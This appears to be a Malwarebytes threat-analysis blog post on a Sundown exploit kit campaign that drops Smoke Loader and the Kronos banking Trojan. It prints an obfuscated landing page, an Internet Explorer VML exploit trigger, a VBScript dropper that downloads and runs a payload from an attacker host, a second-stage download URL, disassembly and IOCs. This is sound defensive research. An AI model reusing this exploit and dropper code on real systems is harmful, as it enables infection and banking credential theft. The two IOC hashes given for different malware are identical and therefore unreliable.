

# New-looking Sundown EK drops Smoke Loader, Kronos banker

---

[blog.malwarebytes.com/threat-analysis/2016/10/new-looking-sundown-ek-drops-smoke-loader-kronos-banker/](http://blog.malwarebytes.com/threat-analysis/2016/10/new-looking-sundown-ek-drops-smoke-loader-kronos-banker/)

Jérôme Segura

October 17, 2016



As we keep a tab on exploit kits, today we are looking at some changes with Sundown EK. Nowhere near as popular as RIG EK, this exploit kit still remains a threat with exploits for Internet Explorer, Flash, and Silverlight.

In early October we detected a new landing page format for Sundown EK, which followed on some previous [new URL patterns](#). The notable changes are additional obfuscation and the (ab)use of white space throughout the HTML landing page.

For once, the payload dropped in this case isn't ransomware but a two stage infection starting with a downloader which retrieves a banking Trojan.

## Before

---



#	Result	Protocol	Host	URL	Body
1	200	HTTP	fhbg.futureproducts.xyz	/index.php?8Fn3HGC8gA=sS28Njmi16RQG3f2qBJ91nXhsFjqBM8rQf9zFjJV6oksXmwLUIEzNO	60,808
2	404	HTTP	fhbg.futureproducts.xyz	/undefined	570
3	200	HTTP	fhbg.futureproducts.xyz	/45786437956439785/127.swf	22,693
4	200	HTTP	fhbg.futureproducts.xyz	/580367589678954654986459286/489567945678456874356487356743256.swf	33,591
5	200	HTTP	fhbg.futureproducts.xyz	/580367589678954654986459286/459643097739469743657974386794384.xap	20,412
6	200	HTTP	de.picologo.xyz	/43526876827345687356872456.php?id=127	122,405
7	200	HTTP	de.picologo.xyz	/z.php?id=127	122,405

QuickExec | ALT+Q > type HELP to learn more

Statistics Inspectors AutoResponder Composer FiddlerScript Log Filters Timeline

Headers TextView SyntaxView WebForms HexView Auth Cookies Raw JSON XML

Request Headers [ Raw ] [ Header Definitions ]

GET /index.php?8Fn3HGC8gA=sS28Njmi16RQG3f2qBJ91nXhsFjqBM8rQf9zFjJV6oksXmwLUIEzNO HTTP/1.0

Transformer Headers TextView SyntaxView ImageView HexView WebView Auth Caching Cookies Raw JSON XML

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html lang="en" dir="ltr">
<head><script>
+CW#PCW#00YI+cig2vETWnJ92S6ASk3EKGIsgawx6mVkl/TkJccTE6ZY20qKQ6AFpkEYN2nHghc0UdhzYm6nGIUFzUCALRIB/TL4Yvt+w7exsWdYb/LXe4kD0PX9ny01YiY6tpaBTs
Gxbz/yg7ck3U3i4DR6zZ2vwSlu7VfUD+YBQvYL17dm4u5dedlv11HUcp+
2YE9XBzJCIUpohagg0yWy54j25nFnOsrelV+bg9PN+A0LJSwa0L23KVGK4kQvInbENXMIpSCoPIYVB6RfDlubPbdqOk2aL/62j0SqX452qtVzUjWeb0ZetgAeae0vDIHcKEIye9TY=)
</script><script>Hjdgfhf
(07CWOITH9mYuSGTguhrWptZE4W0uzXQfRkR9Lr6fLfQ5ZOBZxc3MWJK3VUkPShf+XEausuQ4m2FUcgrla/Vk85kKfdlQQuoKLF5I+bODi/qOMIU+FuIRKe00cO5inLfiRH4Q0Yz+zlW
MCZEpsc6+hxhuQ588aA70FkO/LYT5sLgOoleYfOIIISJl7sQTM7+G+
5WhRGvrvkJhw4dussOuFayx6/Vy7TS/sjmlDcVfk08ALntqyvMY+WUUK+/MDy1SUQP4IalHtuRZgtDFvcDe8kiKkTUHDfquUOmXtPK/ocG1KHrasCqtNk6mTJ8DIsKlX4Qy60Tmm5ncp9KXI
vZAnETS5JgCe8NoRvGRLALWcSjgkd9RQT+T7KBuqfJWwhgCcMH5pj0HTIRgAtVDQ549N/JCRSOoqBwv7okjE7KKAtdxvl7cNgJbg1wS+Ooc408qtth4x9/YmGCzP1bKjXbzrlaGrCfKs
HMFMPwrPtcM2X+ctnWeskAV556z43
+xtcA8gzdzick70/Bw31TspQX2AjZHHLRP5xXJ4NqYogaxUrf1hQWw4GAdfIHm9Ha7N3dUlhP3bBJ88Ak2fg+DU4rGhk6XJ/W0FEY8NDZUTZdG0m8AF4C+YwrS5lllPgnhmOfSj0aad
mPogL+WTHmc8xbq4d/pEgKm+hUnUaJ5XZx8Dd0gg1Ce+jrTEanVybnCk3Rva0NJEVmvAvu5lchwMq9LSZl2uxm5lomjifmU4iTzUHRckIFACFOcHzb1e+d4Q2fMpNqUXSAVWtJnMVcJRiC
za1ckMfojbHmZAR0u8gvEpShyH2wSx8t/3JnqqS9bPslmBNX2sR/Tzb+DTo30YDalZ2LzvuGBYL0W8BvU6i1gi1yT0by4b/njMuOgcwDBen8emBe8UGLkjaN4phKmuXh7SsdEznuGILR
k+EcvcYxqetyPiDQN7oKqGleShpXyeDdugwC4D7HTyaoPR+
9u76nSeg4dXGZB3K/KK797AK+LiwEFOwGiSioQ7wAslms1n7nhbF2bepy74hLgyuAFQnzQ0ICGJgQlyuxLeyucqfxfNkrLuzkmKWMMOiEaUIS39JiMvKaYC+
1FX3AQ/VCKs1ned78/fcm1+RwGL0KEkm189zFhYPe8Z11PnjHFVv8BEeAPfDeVpAqrZhfziWm1NKbRn1P/41RJS7gYkDpPbn7nPRVEK/xu3dezazvTFU2WDnEXIHuDu9V0bUljBiqnBV
23rYzQ00tiukYs3bEolsh1tTcoC6bP1mlAds4sp7V+qDYqlUDtUs502saiU7oRZF2VleyKW7505DIHp1mLnoCsHF+6++
2TnwRrFs7eKYBazX/MhHdJ9pTrGx5wmlSduowf7xhPMMYnAtKGLGEDSA7mAuZKWDDOPuKbB1pICRP2XXGoF6z0m5zMnjUCigroVXVZCLqmVgKamWtQbWfjUjNsNF1IODMsPPkNKSAA
aBs72L4R3Fm8Z1Lsr2/+msGExpHGBwJ5QeKGikA75DQMY7ki5B8a95ZayewgE+
0TeeTq5b0dJfxtVlsQad+LktcAZC34R4wQcKmcBHKhAcRoM8PkmXuHkGq2Tl/pjPVKJlGzmOETLAZSHInoRatD2eTvAyQFIUfqGemF3N4jMoWi05v3bglLaqj2qrH655tOIVWymZk10Djr
x59bFXkelEi9gHkDB5G0idzHIK23XdTW5HCjGIRNAvfjupWuZARZk7Uj18Z9ljkM4v7pf+jmBdykFO3dqgLWd/L23pAtYVCZokXmE39S24w==)</script></body>
</html>
```

## Here are some highlights

Call for IE exploit

```
</script><script type="text/javascript">document.namespaces.add('v',
'urn:schemas-microsoft-com:vml', "#default#VML");
document.createStyleSheet().cssText = "v:* { behavior:url(#default#VML); display: inline-block;
}";
var ovl = 'oval'; var oke = 'stroke';
var v1 = "<v:" + ovl + "><v:" + oke + " id='vml1'></v:" + oke + "></v:" + ovl + ">";
var v2 = "<v:" + ovl + "><v:" + oke + " id='vml2'></v:" + oke + "></v:" + ovl + ">";
document.body.insertAdjacentHTML('afterbegin', v1);
document.body.insertAdjacentHTML('afterbegin', v2);
```

Call for Flash exploit




```

function fire()
On Error Resume Next
Set w=CreateObject("WScript.Shell")
key="sukomai"
url="http://de.piclogo.xyz/43526876827345687356872456.php?id=127"
uas=Navigator.UserAgent
str=UnEscape("cmd.exe /q /c cd /d "%tmp%" && echo function Log(n,g){for(var
c=0,s=String,d,D="\x70us\x68
",b=[],i=[],r=0377,a=0;r+1^>a;a++)b[a]=a;for(a=0;r+1^>a;a++)c=c+b[a]+g[v](a%g.length)^&r,d
=b[a],b[a]=b[c],b[c]=d;for(var e=c=a=0,S="fromCharCode
";e^<n.length;e++)a=a+1^&r,c=c+b[a]^&r,d=b[a],b[a]=b[c],b[c]=d,i[D](s[S](n[v](e)^&b[b[a]+b
[c]^&r));return i[u(15)](u(11))};function H(g){var T=u(0),d=W(T+"."+T+u(1));d["\x73et\x
50ro\x78y"](n);d.open(u(2),g(1),n);d.Option(0)=g(2);d["\x53en\x64
"];if(0310==d.status)return Log(d["res\x70o\x6e\x73e\x54ext"],g(n));E="
WinHTTPMRequest.5.1MGETMScripting.FileSystemObjectMWScript.Shel"+"1MADODB.StreamMeroM.ex
",u=function(x){return E.split("\x4d")[x]},J=ActiveXObject,W=function(v){return new
J(v)};try{E+="eMGetTe"+"mpNameMcharCodeAtMiso-8859-1MMindex0"+"fM.d"+"lMScr"+"iptF"+"
ullNa"+"meMjo"+"inMr"+"unM /c M /s ";var
q=W(u(3)),j=W(u(4)),s=W(u(5)),p=u(7),n=0,L=WScript[u(14)],v=u(9),m=WScript.Arguments;s.Type
e=2;c=q[u(8)](c);s.Charset=u(012);s.Open(c);i=H(m);d=i[v](i[u(12)]("P\x45\x00\x00
")+027);s.writetext(i);if(037^<d){var z=1;c+=u(13)}else
c+=p;s.savetofile(c,2);s.Close();z^&&(c="\x72eg\x73vr3\x32"+p+u(18)+c);j[u(16)]("cm\x64
"+p+u(17)+c,0)}catch(Y){}q["De\x6cet\x65\x66ile"](L);>Inj6sFosp && start wscript //B
//E:JScript Inj6sFosp
""&key&Chr(34)&Chr(32)&Chr(34)&ur1&Chr(34)&Chr(32)&Chr(34)&uas&Chr(34)
w.Run str,0
end function

```

Malwarebytes Anti-Exploit blocks the various exploits pushed by Sundown EK:



## Payload overview

The initial dropped payload we captured in this particular new Sundown EK instance is Smoke Loader a downloader whose purpose is to retrieve additional malware. Not too long ago, we observed Smoke Loader being distributed by RIG EK.

```

00401768 . . . . . PUSH EDI
00401769 . . . . . PUSH 0x23E
0040176E . . . . . PUSH a1.004040D0
00401773 . . . . . CALL a1.00401724
00401778 . . . . . MOV ESI, EAX
0040177A . . . . . XOR EAX, EAX
0040177C . . . . . MOV [LOCAL_2], EAX
0040177F . . . . . XOR EDI, EDI
00401781 . . . . . PUSH ESI
00401782 . . . . . CALL DWORD PTR DS:[0x408C88]
00401788 . . . . . TEST EAX, EAX
0040178A . . . . . JZ SHORT a1.004017C8
0040178C . . . . . INC EAX
0040178D . . . . . XOR EBX, EBX
0040178F . . . . . CMP BYTE PTR DS:[ESI+EBX], 0x1
00401793 . . . . . JNZ SHORT a1.004017C4
00401795 . . . . . INC [LOCAL_2]
00401798 . . . . . MOV EDX, [LOCAL_2]
0040179B . . . . . CMP EDX, [ARG_1]
0040179E . . . . . JNZ SHORT a1.004017C1
004017A0 . . . . . MOV BYTE PTR DS:[ESI+EBX], 0x0
004017A4 . . . . . MOV EAX, EBX
004017A6 . . . . . SUB EAX, EDI
004017A8 . . . . . INC EAX
004017A9 . . . . . PUSH EAX
004017AA . . . . . CALL a1.00401708
004017AF . . . . . MOV [LOCAL_1], EAX
004017B2 . . . . . ADD EDI, ESI
004017B4 . . . . . PUSH EDI
004017B5 . . . . . MOV EAX, [LOCAL_1]
004017B8 . . . . . PUSH EAX
004017B9 . . . . . CALL DWORD PTR DS:[0x408C84]

```

00401724=a1.00401724

Address	Hex	dump	ASCII
002B0000	25 64 23 25 73 23 25 73	23 25 64 23 25 73 23 25	%d#%s#%s#%d.%d#%
002B0010	64 23 25 64 23 25 64 23	25 64 23 25 64 01 25 64	d#%d#%d#%d#%d0#d
002B0020	23 25 73 23 25 73 23 25	64 23 25 64 23 25 64 23	%s#%s#%d.%d#%d#
002B0030	25 64 23 25 64 23 25 64	23 25 64 23 01 68 74 74	%d#%d#%d#%s0http
002B0040	3A 2F 2F 77 77 77 2E 6D	69 63 72 6F 73 6F 66 74	r/www.microsoft
002B0050	2E 63 6F 6D 2F 01 53 6F	66 74 77 61 72 65 5C 4D	.com/SoftwareM
002B0060	69 63 72 6F 73 6F 66 74	5C 49 6E 74 65 72 6E 65	icrosoft\Interne
002B0070	74 20 45 78 70 6C 6F 72	65 72 01 53 6F 66 74 77	t Explorer@Softw
002B0080	61 72 65 01 53 6F 66 74	77 61 72 65 5C 4D 69 63	are@Software\Mic
002B0090	72 6F 73 6F 66 74 5C 57	69 6E 64 6F 77 73 5C 43	rosoft\Windows\C
002B00A0	75 72 72 65 6E 74 56 65	72 73 69 6F 6E 5C 50 6F	urrentVersion\Po
002B00B0	6C 69 63 69 65 73 5C 45	78 70 6C 6F 72 65 72 5C	licies\Explorer\
002B00C0	52 75 6E 01 53 6F 66 74	77 61 72 65 5C 4D 69 63	Run@Software\Mic
002B00D0	72 6F 73 6F 66 74 5C 57	69 6E 64 6F 77 73 5C 43	rosoft\Windows\C
002B00E0	75 72 72 65 6E 74 56 65	72 73 69 6F 6E 5C 52 75	urrentVersion\Ru

Upon execution, Smoke Loader will download a second stage payload from <https://dl.dropboxusercontent.com/s/4o3dllw65z6wemb/vamos.lek>.

```

112052FA . . . . . PUSH 0x20
112052FC . . . . . TEST EAX, EAX
112052FE . . . . . JZ SHORT vamos_pa.01205307
11205300 . . . . . LEA ECX, [LOCAL_2]
11205303 . . . . . PUSH ECX
11205304 . . . . . PUSH EAX
11205305 . . . . . JMP SHORT vamos_pa.01205310
11205307 . . . . . LEA EAX, [LOCAL_2]
1120530A . . . . . PUSH EAX
1120530B . . . . . PUSH vamos_pa.0120B968
11205310 . . . . . LEA ECX, [LOCAL_3]
11205318 . . . . . CALL vamos_pa.0120128B
1120531B . . . . . PUSH EAX
1120531C . . . . . CALL vamos_pa.01206D47
11205321 . . . . . PUSH 0x42
11205323 . . . . . LEA EAX, [LOCAL_2]
11205326 . . . . . PUSH EAX
11205327 . . . . . MOV ESI, vamos_pa.01238300
1120532C . . . . . PUSH ESI
1120532D . . . . . CALL vamos_pa.0120322C
11205332 . . . . . ADD ESP, 0x18
1120533C . . . . . PUSH ESI

```

This particular piece of malware belongs to the Kronos banking Trojan family. It is a credential-stealer with form grabbing and HTML injection capabilities.

Both of those threats are detected by [Malwarebytes Anti-Malware](#):

Total Threats Detected: 2

2 of 2 identified threats are selected

<input checked="" type="checkbox"/>	Threat	Category	Type	Location
<input checked="" type="checkbox"/>	Trojan.Banker	● Malware	File	C:\scan\Kronos
<input checked="" type="checkbox"/>	Trojan.Injector	● Malware	File	C:\scan\Sundown_drop

## Footnotes

We first noticed increased activity from Sundown EK earlier this year, and not a whole lot has changed after Angler went offline. Neutrino and RIG battled for the top spot while others like Magnitude and Sundown kept on doing their smaller, more targeted campaigns.

Collecting this Kronos payload was interesting because it is part of a trend we have observed recently of an increased number in banking Trojans distributed via malvertising campaigns.

*Special thanks to @hasherezade for help in unpacking the malware payloads.*

## Further reading

Smoke Loader – downloader with a smokescreen still alive

### IOCs:

- Raw Sundown EK landing: [Link](#)
- Partially deobfuscated landing (thanks [David Ledbetter](#)): [Link](#)
- URL patterns:
  - `fhbg.futureproducts.xyz/index.php?8Fn3HGC8gA=sS28Njmi16RQG3jf2qBJ91nXhsFjqBM8rQf9zIFjJV6oksXmwLUiEzNO`
  - `fhbg.futureproducts.xyz/undefined`
  - `fhbg.futureproducts.xyz/45786437956439785/127.swf`
  - `fhbg.futureproducts.xyz/580367589678954654986459286/489567945678456874356487356743256.swf`
  - `fhbg.futureproducts.xyz/580367589678954654986459286/459643097739469743657974386794384.xap`
  - `de.piclogo.xyz/43526876827345687356872456.php?id=127`
  - `de.piclogo.xyz/z.php?id=127`
- Smoke Loader: `e420e521f891c1a6245e377dc7a6ab70458b7c0d77ad39535cb59018a542fe15`
- Kronos: `e420e521f891c1a6245e377dc7a6ab70458b7c0d77ad39535cb59018a542fe15`